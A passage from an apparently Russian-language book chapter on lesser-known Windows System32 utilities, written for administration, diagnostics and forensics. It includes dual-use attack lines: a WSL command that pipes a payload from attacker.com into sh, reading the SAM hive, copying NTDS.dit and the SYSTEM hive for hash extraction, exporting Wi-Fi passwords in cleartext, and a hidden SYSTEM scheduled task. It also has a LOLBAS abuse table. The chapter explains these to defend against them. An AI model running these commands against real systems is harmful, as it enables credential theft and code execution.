:: Проверка конкретного CA
certutil -ping -config "CA-Server\CA-Name"
```

Параметр `-ping` отправляет ICertRequest::Ping к указанному CA и возвращает статус. `-pingadmin` дополнительно проверяет доступность административных функций через ICertAdmin2.

-viewdelstore — просмотр удалённых сертификатов

Одна из наиболее интересных для форензики команд:

```
:: Просмотр удалённых сертификатов из хранилища пользователя
certutil -viewdelstore

:: Просмотр удалённых из хранилища локального компьютера
certutil -viewdelstore -enterprise
```

Эта команда обращается к «корзине» удалённых сертификатов, которая не очищается автоматически. В ходе расследования инцидентов это позволяет восстановить информацию о сертификатах, которые злоумышленник пытался удалить.

-key -csp — перечисление ключей криптопровайдеров

```
:: Перечисление всех ключей Microsoft Software Key Storage Provider
certutil -key -csp "Microsoft Software Key Storage Provider"

:: Перечисление ключей конкретного провайдера
certutil -key -csp "Microsoft Platform Crypto Provider"

:: Подробная информация о конкретном ключе
certutil -key -csp "Microsoft Software Key Storage Provider" "KeyContainerName"
```

Эти команды незаменимы при диагностике проблем с TLS, аудите криптографических ключей и проверке корректности установки сертификатов.

23.2.4 netsh: скрытые сценарии и пространства имён

Скрытые сценарии трассировки

`netsh trace` поддерживает множество предопределённых сценариев, полный список которых можно получить только через специальную команду:

```
C:\> netsh trace show scenarios

Available scenarios (23):
-------------------------------------------------------------------
AddressAcquisition       : Address acquisition-related tracing
DirectAccess             : DirectAccess-related tracing
FileSharing              : File sharing-related tracing
InternetClient           : Internet client-related tracing
InternetServer           : Internet server-related tracing
L2SEC                    : Layer 2 security-related tracing
LAN                      : LAN-related tracing
Layer2                   : Layer 2 tracing
NDIS                     : NDIS tracing
NetConnection            : Network connection-related tracing
NetworkSecurity          : Network security-related tracing
...
```

Каждый сценарий включает оптимизированный набор провайдеров ETW. Использование:

```
:: Диагностика проблем VPN
netsh trace start scenario=VPN capture=yes tracefile=C:\vpn_trace.etl

:: Множественные сценарии одновременно
netsh trace start scenario=InternetClient,NetworkSecurity capture=yes tracefile=C:\com

:: Остановка и анализ
netsh trace stop
```

Дамп пространств имён

Команда `netsh namespace dump` (в различных контекстах) выводит полную конфигурацию в формате, пригодном для импорта:

```
:: Дамп конфигурации DNS-клиента
netsh namespace show policy

:: Полный дамп конфигурации WLAN
netsh wlan export profile folder=C:\WiFiProfiles key=clear
```

Последняя команда экспортирует профили Wi-Fi включая пароли в открытом виде (параметр `key=clear`) — это одновременно полезный инструмент администрирования и серьёзный вектор утечки данных.

23.2.5 sc.exe: управление службами на глубоком уровне

sc showsid — вычисление SID службы

Каждая служба Windows имеет виртуальный SID, генерируемый из имени службы:

```
C:\> sc showsid wuauserv

NAME: wuauserv
SERVICE SID: S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
STATUS: Active
```

Этот SID используется для назначения прав доступа к ресурсам конкретной службы. Знание SID позволяет: - Настроить гранулярные ACL для файлов и папок службы - Идентифицировать службу по SID в журналах аудита - Понять, от чьего имени служба обращается к ресурсам

```
:: Вычисление SID для произвольного имени (даже несуществующей службы)
sc showsid MyCustomService
```

Алгоритм генерации детерминирован: одно и то же имя всегда даёт один и тот же SID.

sc qtriggerinfo — триггеры запуска служб

Современные службы Windows могут запускаться не только вручную или при загрузке, но и по триггерам — событиям, наступление которых инициирует запуск:

```
C:\> sc qtriggerinfo wuauserv

[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: wuauserv
    START TYPE:            DEMAND_START
    NETWORK EVENT         : DOMAIN JOINED STATUS  -- 1ce20aba-9851-4421-9430-1ddeb766e8
    NETWORK EVENT         : FIRST IP ADDRESS      -- 4f27f2de-14e2-430b-a549-7cd48cbc82
    CUSTOM                : 077eb5f3-3a6e-4b35-b8f7-45cdb2194462 [USER POLICY APPLIED]
```

Эта информация отсутствует в стандартном выводе `sc query` и `sc qc`. Знание триггеров критически важно для: - Понимания порядка запуска служб - Диагностики ситуаций, когда служба не запускается - Аудита безопасности — вредоносная служба может использовать триггеры для скрытого запуска

23.2.6 schtasks.exe: скрытые задачи планировщика

XML-параметры, недоступные через CLI

Многие настройки задач планировщика невозможно задать через параметры командной строки `schtasks`, но можно — через XML-определение:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Description>Скрытая задача</Description>
  </RegistrationInfo>
  <Settings>
    <Hidden>true</Hidden>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <WakeToRun>true</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>4</Priority>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
  </Settings>
  <Triggers>
    <SessionStateChangeTrigger>
      <StateChange>SessionUnlock</StateChange>
    </SessionStateChangeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/c whoami > C:\temp\user.txt</Arguments>
    </Exec>
  </Actions>
</Task>
```

Импорт задачи из XML:

```
schtasks /create /tn "MyHiddenTask" /xml task.xml /ru SYSTEM
```

Скрытые задачи (Hidden attribute)

Атрибут `<Hidden>true</Hidden>` скрывает задачу из стандартного представления Task Scheduler GUI, хотя она продолжает выполняться. Для обнаружения скрытых задач:

```
# Все задачи, включая скрытые
Get-ScheduledTask | Where-Object { $_.Settings.Hidden -eq $true } |
    Select-Object TaskName, TaskPath, State, @{N='Actions';E={$_.Actions.Execute}}

# Через schtasks (показывает все, включая скрытые)
schtasks /query /fo CSV /v | ConvertFrom-CSV | Where-Object { $_.'Schedule Type' -ne '
```

Этот механизм активно используется как легитимным ПО (обновления, телеметрия), так и вредоносным (persistence).

23.3 Малоизвестные утилиты System32

23.3.1 esentutl.exe — Extensible Storage Engine

ESE (Extensible Storage Engine, ранее JET Blue) — встроенная в Windows ISAM-база данных, используемая множеством компонентов: Active Directory, Windows Search, SRUM (System Resource Usage Monitor), Microsoft Edge, Windows Mail и другими. Утилита `esentutl.exe` предоставляет низкоуровневый доступ к этим базам.

Копирование заблокированных файлов

Наиболее ценная недокументированная возможность — копирование файлов, заблокированных другими процессами, без использования Volume Shadow Copy:

```
:: Копирование заблокированного файла NTDS.dit (база Active Directory)
esentutl.exe /y C:\Windows\NTDS\ntds.dit /d C:\temp\ntds_copy.dit /o

:: Копирование базы SRUM
esentutl.exe /y C:\Windows\System32\sru\SRUDB.dat /d C:\temp\srum_copy.dat /o

:: Копирование журналов событий
esentutl.exe /y C:\Windows\System32\winevt\Logs\Security.evtx /d C:\temp\security_copy
```

Ключ `/y` активирует режим копирования (а не работы с ESE-базой), `/d` задаёт путь назначения, `/o` подавляет запрос подтверждения. Механизм работает через прямое чтение секторов диска, минуя блокировки файловой системы.

> ***Внимание**: эта техника широко известна в среде специалистов по информационной безопасности как LOLBAS (Living Off The Land Binaries and Scripts). Средства защиты могут детектировать её использование.*

Анализ заголовков базы данных

```
C:\> esentutl.exe /mh C:\Windows\System32\sru\SRUDB.dat

Extensible Storage Engine Utilities for Microsoft(R) Windows(R)
Version 10.0
Copyright (C) Microsoft Corporation. All Rights Reserved.

Initiating FILE DUMP mode...
       Database: C:\Windows\System32\sru\SRUDB.dat

DATABASE HEADER:
      Checksum Information:
            ...
      Fields:
        File Type:                    Database
        Created ulVersion:            1568,20,0
        DB Signature: Create time:01/15/2024 10:30:22.123
                          Rand:987654321
                       Computer:WORKSTATION
        ...
        State:                        Clean Shutdown
        Log Required:                 0-0 (0x0-0x0)
        Streaming File:               No
        ...
```

Состояние `Clean Shutdown` означает, что база корректно закрыта. `Dirty Shutdown` — база была закрыта аварийно и требует восстановления.

Восстановление повреждённой базы

```
:: Восстановление (repair) базы данных
esentutl.exe /p C:\temp\damaged.edb

:: Проверка целостности
esentutl.exe /g C:\temp\database.edb

:: Дефрагментация (уменьшение размера)
esentutl.exe /d C:\temp\database.edb
```

Форензика: извлечение данных из ESE-баз

SRUM (System Resource Usage Monitor) хранит в ESE-базе историю использования ресурсов за последние 30 дней:

```
:: 1. Копирование базы SRUM (файл заблокирован службой)
esentutl.exe /y C:\Windows\System32\sru\SRUDB.dat /d C:\forensics\srum.dat /o

:: 2. Восстановление, если база в состоянии Dirty Shutdown
esentutl.exe /r sru /d /l C:\forensics\ /s C:\forensics\

:: 3. Дальнейший анализ инструментами форензики (например, srum-dump)
```

Данные SRUM содержат: использование сети по процессам, потребление CPU, запись на диск, информацию о подключениях — бесценные данные при расследовании инцидентов.

23.3.2 PktMon.exe — встроенный сниффер пакетов

Начиная с Windows 10 версии 1809, в систему включён полноценный инструмент захвата сетевых пакетов — Packet Monitor (`pktmon.exe`). Это штатное средство, не требующее установки дополнительного ПО (в отличие от Wireshark) и работающее на уровне ядра.

Базовый захват трафика

```
:: Добавление фильтра по порту
pktmon filter add HTTPFilter -p 443

:: Добавление фильтра по IP-адресу
pktmon filter add ServerFilter -i 192.168.1.100

:: Комбинированный фильтр
pktmon filter add CombinedFilter -i 10.0.0.5 -p 80 -t TCP

:: Просмотр активных фильтров
pktmon filter list

:: Запуск захвата
pktmon start --etw -p 0 -c 13

:: Остановка захвата
pktmon stop

:: Конвертация в PCAPNG (совместимый с Wireshark)
pktmon format PktMon.etl -o capture.pcapng
```

Пояснение параметров `pktmon start`: - `--etw` — использовать ETW для записи (формат ETL) - `-p 0` — захватывать весь пакет (не только заголовки) - `-c 13` — идентификатор сетевого компонента (получается через `pktmon list`)

Перечисление сетевых компонентов

```
C:\> pktmon list

Network Adapters:
   Id MAC Address       Name
   -- -----------       ----
   13 00-15-5D-01-02-03 Ethernet
   15 00-15-5D-04-05-06 Wi-Fi

Network Drivers:
   Id MAC Address       Name
   -- -----------       ----
    1                   NDIS Light-Weight Filter
    2                   WFP Native MAC Layer LightWeight Filter
    3                   QoS Packet Scheduler Miniport
    ...
```

Знание идентификаторов компонентов позволяет захватывать пакеты на определённом уровне сетевого стека — от физического адаптера до фильтров WFP.

Мониторинг в реальном времени

```
:: Мониторинг пакетов в реальном времени (Windows 10 2004+)
pktmon start --etw -p 0 -l real-time

:: Подсчёт пакетов (без захвата содержимого)
pktmon start --etw --counters-only
```

Практический сценарий: диагностика сетевой проблемы

```
:: Полный цикл диагностики
pktmon filter remove                          & REM Очистка старых фильтров
pktmon filter add DiagFilter -p 53 -t UDP     & REM Фильтр DNS
pktmon filter add DiagFilter2 -p 443 -t TCP   & REM Фильтр HTTPS
pktmon start --etw -p 0 -c 13 -s 512 -f C:\diag\capture.etl

:: ... воспроизведение проблемы ...

pktmon stop
pktmon format C:\diag\capture.etl -o C:\diag\capture.pcapng

:: Открыть capture.pcapng в Wireshark для анализа
```

23.3.3 diskusage.exe — анализ дискового пространства (Windows 11)

Начиная с Windows 11, в System32 появилась утилита `diskusage.exe`, предоставляющая функциональность, ранее доступную только через сторонние инструменты (WinDirStat, TreeSize).

```
:: Рекурсивный анализ директории
diskusage /h C:\Users

:: Топ-20 крупнейших файлов
diskusage /h /t=20 C:\

:: Анализ с указанием минимального размера (100 МБ)
diskusage /h /minFileSize=104857600 C:\
```

Вывод содержит размер каждого подкаталога с рекурсивным подсчётом, что позволяет быстро найти источники потребления дискового пространства.

23.3.4 curl.exe — HTTP-клиент в стандартной поставке

Начиная с Windows 10 версии 1803, в System32 включён полноценный `curl.exe`. Это не обёртка над PowerShell, а настоящий curl, скомпилированный с поддержкой TLS (Schannel).

```
:: Базовый GET-запрос
curl.exe -s https://api.ipify.org

:: POST с JSON
curl.exe -X POST https://httpbin.org/post ^
    -H "Content-Type: application/json" ^
    -d "{\"key\": \"value\"}"

:: Загрузка файла с прогресс-баром
curl.exe -O https://example.com/largefile.zip

:: Следование редиректам и сохранение cookies
curl.exe -L -b cookies.txt -c cookies.txt https://example.com

:: Отладка TLS-соединения
curl.exe -v --tlsv1.2 https://secure.example.com 2>&1 | findstr "TLS"
```

Отличия от Linux-версии:

- Используется Schannel (Windows TLS) вместо OpenSSL — автоматически доверяет сертификатам из хранилища Windows
- В cmd.exe необходимо использовать `curl.exe` (с расширением), иначе может вызваться PowerShell-алиас `Invoke-WebRequest`
- Экранирование в cmd.exe: `^` вместо `\`, кавычки — двойные вместо одинарных

Практика: тестирование API

```
:: Проверка заголовков ответа
curl.exe -I https://example.com

:: Измерение времени подключения
curl.exe -o nul -s -w "DNS: %%{time_namelookup}s\nConnect: %%{time_connect}s\nTLS: %%{

:: Скачивание с ограничением скорости
curl.exe --limit-rate 1M -O https://example.com/file.iso
```

23.3.5 tar.exe — работа с архивами

Встроенный `tar.exe` (также с Windows 10 1803+) поддерживает основные форматы архивов:

```
:: Создание tar.gz архива
tar.exe -czf archive.tar.gz C:\SourceFolder

:: Распаковка tar.gz
tar.exe -xzf archive.tar.gz -C C:\DestFolder

:: Просмотр содержимого архива
tar.exe -tzf archive.tar.gz

:: Создание zip-архива (да, tar.exe умеет zip)
tar.exe -a -cf archive.zip C:\SourceFolder

:: Распаковка zip
tar.exe -xf archive.zip -C C:\DestFolder
```

Наличие встроенного `tar.exe` означает, что для базовых операций с архивами больше не нужен 7-Zip или WinRAR — всё доступно из командной строки без установки дополнительного ПО.

23.3.6 OpenSSH: ssh.exe, scp.exe, ssh-keygen.exe

Встроенный клиент OpenSSH — одно из наиболее значительных дополнений к инструментарию Windows. Он установлен по умолчанию начиная с Windows 10 1803+.

Базовое подключение и передача файлов

```
:: SSH-подключение
ssh.exe user@server.example.com

:: Подключение с указанием ключа
ssh.exe -i C:\Users\admin\.ssh\id_rsa user@server.example.com

:: Копирование файла на удалённый сервер
scp.exe C:\local\file.txt user@server:/remote/path/

:: Копирование с удалённого сервера
scp.exe user@server:/remote/file.txt C:\local\

:: Рекурсивное копирование директории
scp.exe -r user@server:/remote/dir/ C:\local\dir\
```

Генерация ключей

```
:: Генерация ED25519 ключа (рекомендуется)
ssh-keygen.exe -t ed25519 -C "admin@workstation"

:: Генерация RSA-4096 ключа
ssh-keygen.exe -t rsa -b 4096 -C "admin@workstation"

:: Изменение пароля существующего ключа
ssh-keygen.exe -p -f C:\Users\admin\.ssh\id_ed25519
```

Порт-форвардинг и SOCKS-прокси

Это одна из наиболее мощных возможностей SSH, теперь доступная без установки PuTTY или аналогов.

Локальный порт-форвардинг (Local, -L):

```
:: Перенаправление локального порта 8080 на удалённый 80
ssh.exe -L 8080:target-server:80 user@jump-host

:: Доступ к внутренней базе данных через SSH-туннель
ssh.exe -L 3306:db-internal.corp:3306 user@bastion.example.com
:: Теперь подключение к localhost:3306 будет перенаправлено на db-internal.corp:3306
```

Удалённый порт-форвардинг (Remote, -R):

```
:: Сделать локальный веб-сервер доступным через удалённый хост
ssh.exe -R 8080:localhost:80 user@public-server.example.com
:: Теперь public-server:8080 перенаправляет на ваш localhost:80
```

SOCKS-прокси (Dynamic, -D):

```
:: Создание SOCKS5-прокси на локальном порту 1080
ssh.exe -D 1080 user@server.example.com
:: Настроить браузер на использование SOCKS5-прокси localhost:1080
:: Весь трафик браузера пойдёт через SSH-туннель
```

Практический сценарий: SSH-туннелирование

```
:: Фоновый туннель с автоматическим переподключением
ssh.exe -f -N -L 5432:db-server:5432 -o ServerAliveInterval=60 -o ServerAliveCountMax=3

:: Параметры:
::   -f  — уйти в фон после аутентификации
::   -N  — не выполнять удалённую команду (только туннель)
::   -o ServerAliveInterval=60  — отправлять keepalive каждые 60 секунд
::   -o ServerAliveCountMax=3   — разрыв после 3 неудачных keepalive
```

Конфигурация SSH хранится в `C:\Users\<username>\.ssh\config` и поддерживает все стандартные директивы OpenSSH:

```
# C:\Users\admin\.ssh\config
Host bastion
    HostName bastion.example.com
    User admin
    IdentityFile C:\Users\admin\.ssh\id_ed25519
    LocalForward 5432 db-internal:5432
    ServerAliveInterval 60

Host internal-*
    ProxyJump bastion
    User deploy
```

23.3.7 sudo.exe — повышение привилегий (Windows 11 24H2+)

В Windows 11 24H2 Microsoft добавила встроенную команду `sudo`, работающую аналогично одноимённой утилите из мира Unix.

Режимы работы

```
:: Включение sudo (требует прав администратора)
sudo config --enable normal

:: Выполнение команды с повышенными привилегиями (в новом окне)
sudo netstat -ab

:: Настройка режима
sudo config --enable inline    & REM Выполнение в текущем окне
sudo config --enable normal    & REM Выполнение в новом окне
sudo config --enable disable   & REM Отключение sudo
```

Три режима `sudo`: - **inline** — команда выполняется в текущем окне консоли; наиболее удобный режим, аналогичный Linux - **normal** (new window) — открывается новое окно с повышенными привилегиями - **disable input** — команда выполняется в текущем окне, но ввод пользователя отключён

> ***Безопасность:*** *`sudo.exe` — это не то же самое, что Unix sudo. В Linux sudo контролируется через `/etc/sudoers` с гранулярными политиками. В Windows `sudo.exe` фактически вызывает UAC-диалог, то есть работает по принципу «всё или ничего». Не следует полагаться на него как на средство разграничения привилегий.*

23.3.8 wsl.exe — Windows Subsystem for Linux

`wsl.exe` — утилита управления подсистемой Windows для Linux. Она позволяет выполнять Linux-команды прямо из командной строки Windows.

Базовое использование

```
:: Выполнение одной Linux-команды
wsl -e ls -la /mnt/c/Users

:: Выполнение через конкретный дистрибутив
wsl -d Ubuntu-22.04 -e cat /etc/os-release

:: Конвейерная обработка: Windows | Linux | Windows
dir /b C:\Logs | wsl grep -i "error" | findstr /c:"critical"

:: Список установленных дистрибутивов
wsl --list --verbose
```

Прямое выполнение с -e

Параметр `-e` позволяет выполнить команду без запуска интерактивной оболочки:

```
:: Прямое выполнение бинарника
wsl -e python3 -c "import hashlib; print(hashlib.sha256(b'test').hexdigest())"

:: Использование Linux-утилит для обработки Windows-файлов
wsl -e awk -F',' '{print $2}' /mnt/c/data/report.csv

:: Использование jq для работы с JSON (если установлен в WSL)
curl.exe -s https://api.example.com/data | wsl jq '.results[].name'
```

Безопасность: обход ограничений через WSL

WSL представляет значительный вектор атаки, о котором необходимо знать:

```
:: Обход AppLocker — выполнение произвольного кода через WSL
wsl -e /bin/bash -c "curl http://attacker.com/payload | sh"

:: Доступ к файловой системе Windows из Linux
wsl -e cat /mnt/c/Windows/System32/config/SAM
:: (требуются соответствующие права)

:: Выполнение ELF-бинарников, недетектируемых Windows AV
wsl -e ./linux_binary
```

Администраторам безопасности следует контролировать доступ к `wsl.exe` через AppLocker или WDAC (Windows Defender Application Control), если подсистема Linux не используется в организации.

23.3.9 Диагностические утилиты

Ряд утилит System32 предназначен для диагностики и практически не документирован.

stordiag.exe — диагностика хранилища

```
:: Сбор диагностической информации о дисковой подсистеме
stordiag.exe -collectEtw -out C:\StorDiag

:: Результат: набор ETL-файлов и отчётов в указанной директории
```

Утилита собирает: журналы событий дисковой подсистемы, ETW-трассировки StorPort и ClassPnP, информацию о драйверах хранилищ.

CIDiag.exe — диагностика Code Integrity

```
:: Запуск диагностики целостности кода
CIDiag.exe /stop

:: Сбор логов Code Integrity
CIDiag.exe /start
::  ... воспроизведение проблемы ...
CIDiag.exe /stop C:\CIDiagOutput
```

Code Integrity — подсистема Windows, отвечающая за проверку цифровых подписей драйверов и системных файлов. `CIDiag.exe` собирает диагностику, необходимую для анализа проблем с WDAC-политиками и загрузкой неподписанных драйверов.

MdmDiagnosticsTool.exe — MDM-диагностика и LOLBAS

```
:: Сбор MDM-диагностики
MdmDiagnosticsTool.exe -area DeviceEnrollment -cab C:\mdm_diag.cab

:: Сбор диагностики Autopilot
MdmDiagnosticsTool.exe -area Autopilot -cab C:\autopilot_diag.cab
```

С точки зрения безопасности, `MdmDiagnosticsTool.exe` является LOLBAS — легитимным бинарником, способным выполнять действия, полезные атакующему. Он может использоваться для создания CAB-архивов произвольных файлов, обходя при этом некоторые средства защиты, поскольку является подписанным Microsoft бинарником.

DTDump.exe — дамп Device Tree

Если присутствует в системе, `DTDump.exe` позволяет получить информацию о дереве устройств — иерархии PnP-устройств, их ресурсах и драйверах. Утилита полезна при диагностике конфликтов устройств и проблем с драйверами.

23.4 Практические сценарии

23.4.1 Методология исследования неизвестной утилиты

При обнаружении незнакомой утилиты в System32 рекомендуется следующий алгоритм:

Шаг 1: Базовая информация

```
:: Версия и описание из свойств файла
wmic datafile where "name='C:\\Windows\\System32\\target.exe'" get Description,Version

:: Или через PowerShell
(Get-Item C:\Windows\System32\target.exe).VersionInfo | Format-List *

:: Цифровая подпись
sigcheck.exe -i C:\Windows\System32\target.exe
```

Шаг 2: Справка и параметры

```
:: Стандартные ключи справки
target.exe /?
target.exe -?
target.exe --help
target.exe -h
target.exe /help

:: Запуск без параметров (часто выводит usage)
target.exe
```

Шаг 3: Строковый анализ

```
:: ASCII и Unicode строки
strings.exe -u C:\Windows\System32\target.exe > target_strings_unicode.txt
strings.exe -a C:\Windows\System32\target.exe > target_strings_ascii.txt

:: Поиск параметров
findstr /r "^[-/][a-zA-Z]" target_strings_unicode.txt
```

Шаг 4: Динамический анализ

```
:: Запуск под Procmon с фильтром по имени процесса
:: Process Name is target.exe → Include

:: Запуск с известными параметрами и наблюдение за активностью
```

Шаг 5: Статический анализ

```
:: Загрузка символов
symchk /r C:\Windows\System32\target.exe /s srv*C:\Symbols*https://msdl.microsoft.com/

:: Загрузка в Ghidra для декомпиляции
:: Анализ функции main/wmain
```

Шаг 6: Документирование

Для каждого обнаруженного параметра зафиксировать: - Синтаксис вызова - Наблюдаемое поведение - Необходимые привилегии - Версия Windows, где параметр работает - Потенциальные риски безопасности

23.4.2 Создание справочника недокументированных параметров

Автоматизированный сбор информации о параметрах для набора утилит:

```powershell
# audit-utils.ps1
# Автоматический аудит утилит System32

$OutputDir = "C:\Audit\Utils"
New-Item -Path $OutputDir -ItemType Directory -Force | Out-Null

$targets = @(
    "certutil.exe", "netsh.exe", "sc.exe", "reg.exe",
    "schtasks.exe", "esentutl.exe", "pktmon.exe",
    "diskusage.exe", "wsl.exe"
)

foreach ($util in $targets) {
    $fullPath = Join-Path "C:\Windows\System32" $util
    if (-not (Test-Path $fullPath)) {
        Write-Warning "$util не найден"
        continue
    }

    $report = [PSCustomObject]@{
        Name        = $util
        Version     = (Get-Item $fullPath).VersionInfo.FileVersion
        Size        = (Get-Item $fullPath).Length
        Description = (Get-Item $fullPath).VersionInfo.FileDescription
        SHA256      = (Get-FileHash $fullPath -Algorithm SHA256).Hash
        Strings     = @()
        HelpOutput  = ""
    }

    # Сбор вывода справки
    try {
        $report.HelpOutput = & $fullPath "/?" 2>&1 | Out-String
    } catch {
        $report.HelpOutput = "Ошибка при вызове /?"
    }

    # Извлечение строк-кандидатов на параметры
    if (Get-Command strings.exe -ErrorAction SilentlyContinue) {
        $report.Strings = strings.exe -u $fullPath |
            Where-Object { $_ -match '^[-/][a-zA-Z]{2,}' } |
            Sort-Object -Unique
    }

    # Сохранение отчёта
    $reportPath = Join-Path $OutputDir "$($util -replace '\.exe$','').json"
    $report | ConvertTo-Json -Depth 3 | Set-Content $reportPath -Encoding UTF8

    Write-Host "Аудит $util завершён → $reportPath" -ForegroundColor Green
}

Write-Host "`nАудит завершён. Результаты: $OutputDir" -ForegroundColor Cyan
```

23.4.3 PktMon как замена Wireshark

Полный сценарий замены Wireshark встроенными средствами для типовых задач сетевой диагностики.

Задача: диагностика проблемы с подключением к веб-серверу

```
:: 1. Очистка предыдущих фильтров
pktmon filter remove

:: 2. Создание фильтров для HTTP/HTTPS и DNS
pktmon filter add -p 80 -t TCP
pktmon filter add -p 443 -t TCP
pktmon filter add -p 53

:: 3. Определение ID сетевого адаптера
pktmon list

:: 4. Запуск захвата (полные пакеты, на конкретном адаптере)
pktmon start --etw -p 0 -c 13 -s 65535 -f C:\captures\web_diag.etl

:: 5. Воспроизведение проблемы
curl.exe -v https://problematic-server.example.com

:: 6. Остановка захвата
pktmon stop

:: 7. Конвертация в PCAPNG
pktmon format C:\captures\web_diag.etl -o C:\captures\web_diag.pcapng

:: 8. Быстрый анализ встроенными средствами
pktmon format C:\captures\web_diag.etl -o C:\captures\web_diag.txt -s
```

Преимущества PktMon над Wireshark: - Не требует установки (уже в системе) - Работает на уровне ядра — захватывает пакеты до их обработки драйверами-фильтрами - Минимальное влияние на производительность - Доступен на серверах, где установка стороннего ПО запрещена политикой
Ограничения PktMon: - Нет интерактивного GUI для анализа - Формат ETL требует конвертации для анализа в сторонних инструментах - Менее развитые фильтры по сравнению с BPF (Wireshark)

23.4.4 esentutl для форензики баз данных

Комплексный сценарий извлечения данных при расследовании инцидента.
Задача: извлечение истории браузера Edge из ESE-базы

```
:: 1. Определение расположения базы данных Edge (Chromium)
:: Примечание: Edge на Chromium использует SQLite, но старый Edge использовал ESE
:: ESE базы актуальны для: SRUM, Windows Search, Active Directory

:: 2. Извлечение базы SRUM (System Resource Usage Monitor)
esentutl.exe /y C:\Windows\System32\sru\SRUDB.dat /d C:\forensics\SRUDB.dat /o

:: 3. Проверка состояния базы
esentutl.exe /mh C:\forensics\SRUDB.dat | findstr "State:"

:: 4. Если Dirty Shutdown — восстановление
esentutl.exe /p C:\forensics\SRUDB.dat /o

:: 5. Извлечение базы Windows Search
esentutl.exe /y "C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.edb"
    /d C:\forensics\WindowsSearch.edb /o

:: 6. Анализ заголовков для определения версии и структуры
esentutl.exe /mh C:\forensics\WindowsSearch.edb
```

Извлечение данных Active Directory (контроллер домена):

```
:: ВНИМАНИЕ: выполняется только на контроллере домена в рамках расследования!

:: 1. Создание копии NTDS.dit
esentutl.exe /y C:\Windows\NTDS\ntds.dit /d C:\forensics\ntds.dit /o

:: 2. Копирование SYSTEM-хайва (нужен для дешифровки)
esentutl.exe /y C:\Windows\System32\config\SYSTEM /d C:\forensics\SYSTEM /o

:: 3. Проверка целостности скопированной базы
esentutl.exe /g C:\forensics\ntds.dit

:: 4. Дальнейший анализ: secretsdump.py (impacket) или DSInternals
```

23.4.5 SSH-туннелирование через встроенный клиент

Сценарии использования SSH-туннелей для безопасного доступа к ресурсам.

Сценарий 1: доступ к внутренней базе данных через bastion-хост

```
:: Ситуация: нужно подключиться к PostgreSQL (порт 5432) на сервере db.internal,
:: доступном только из внутренней сети через bastion.example.com

:: Создание туннеля
ssh.exe -N -L 15432:db.internal:5432 user@bastion.example.com

:: В другом окне: подключение к БД через туннель
psql -h localhost -p 15432 -U dbuser -d production
```

Сценарий 2: SOCKS-прокси для просмотра внутренних ресурсов

```
:: Создание SOCKS5-прокси
ssh.exe -N -D 1080 user@internal-server.example.com

:: Настройка Firefox: Settings → Network → SOCKS v5 → localhost:1080
:: Теперь весь трафик Firefox идёт через SSH-туннель
```

Сценарий 3: обратный туннель для доступа к машине за NAT

```
:: На машине за NAT:
ssh.exe -N -R 2222:localhost:22 user@public-server.example.com

:: На public-server:
ssh -p 2222 nat-user@localhost
:: Подключение будет перенаправлено на машину за NAT
```

Сценарий 4: многоуровневый (multi-hop) туннель

```
:: Конфигурация в .ssh/config для прозрачного проброса через несколько хостов
# C:\Users\admin\.ssh\config

Host jump1
    HostName jump1.example.com
    User admin

Host jump2
    HostName 10.0.1.50
    User admin
    ProxyJump jump1

Host target
    HostName 10.0.2.100
    User deploy
    ProxyJump jump2
    LocalForward 8443 app-server:443

# Теперь достаточно выполнить:
# ssh target
# Соединение автоматически пройдёт через jump1 → jump2 → target
```

23.5 Сводная таблица недокументированных возможностей

Утилита	Параметр/Функция	Назначение	Версия Windows
cmd.exe	/d	Отключение AutoRun	Все
cmd.exe	%**APPDIR**%	Каталог текущего exe	Все
cmd.exe	%**CD**%	Текущий каталог с \	Все
certutil	-MergePFX	Объединение PFX	7+
certutil	-ping, -pingadmin	Проверка CA	7+
certutil	-viewdelstore	Удалённые сертификаты	7+
certutil	-key -csp	Ключи провайдеров	7+
netsh	trace show scenarios	Скрытые сценарии ETW	7+
sc.exe	showsid	SID службы	Vista+
sc.exe	qtriggerinfo	Триггеры запуска	7+
schtasks	XML с Hidden=true	Скрытые задачи	Vista+
esentutl	/y ... /d ... /o	Копирование заблокированных файлов	Все
esentutl	/mh	Заголовки ESE-базы	Все
pktmon	filter/start/stop/format	Встроенный сниффер	10 1809+
diskusage	/h, /t	Анализ диска	11
curl.exe	(полноценный curl)	HTTP-клиент	10 1803+
tar.exe	-czf, -xzf, -a	Работа с архивами	10 1803+
ssh.exe	-L, -R, -D	Туннелирование	10 1803+
sudo.exe	config --enable	Повышение привилегий	11 24H2+
wsl.exe	-e	Запуск Linux-команд	10 1607+

23.6 Безопасность и LOLBAS

Многие из описанных утилит входят в проект LOLBAS (Living Off The Land Binaries and Scripts) — каталог легитимных системных бинарников, способных выполнять действия, полезные атакующему.

Ключевые LOLBAS из этой главы:

Утилита	LOLBAS-использование
certutil.exe	Загрузка файлов (`-urlcache`), кодирование/декодирование Base64
esentutl.exe	Копирование заблокированных файлов (credential theft)
curl.exe	Загрузка полезной нагрузки, эксфильтрация данных
wsl.exe	Обход AppLocker, выполнение произвольного кода
ssh.exe	Туннелирование, обход сетевых ограничений
tar.exe	Упаковка данных для эксфильтрации
MdmDiagnosticsTool.exe	Создание CAB-архивов произвольных файлов

Рекомендации по защите:

1. **Мониторинг**: настроить Sysmon или EDR на отслеживание запуска критичных утилит с подозрительными параметрами
2. **AppLocker/WDAC**: ограничить запуск неиспользуемых утилит для обычных пользователей
3. **Аудит командной строки**: включить расширенный аудит создания процессов (Event ID 4688 с командной строкой)

```
:: Включение аудита командной строки через GPO или реестр
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" ^
    /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
```

1. **PowerShell Constrained Language Mode**: ограничить возможности PowerShell в средах с повышенными требованиями безопасности
2. **WSL**: отключить или ограничить, если не используется в организации

23.7 Заключение

Экосистема утилит System32 значительно богаче, чем представлено в официальной документации. Каждая версия Windows добавляет новые инструменты, многие из которых остаются незамеченными даже опытными администраторами.

Ключевые выводы этой главы:

